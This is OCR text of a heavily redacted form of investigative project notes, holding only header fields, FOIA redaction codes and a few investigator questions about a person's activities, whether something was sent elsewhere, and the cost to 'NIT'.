

PROJECT NOTES
PROJECT NOTES
DIF


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)




PREPARED BY
DATE
PROJECT RETURN NOTES
(b)(6),(b)(7)(C)
PROJECT PLANNING NOTES


PREPARED BY
DATE
PROJECT METHOD NOTES
PROJECT PLANNING NOTES
(b)(6),(b)(7)(C)


(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

[illegible] Questions for

What was he doing?

Why was he doing it?


Do we see it being sent somewhere?


How do we know it was the same person doing the same incidents


How do we know it was the same person?

How do we link


What is the cost to NIT of the [illegible] for [illegible] Smith's activities

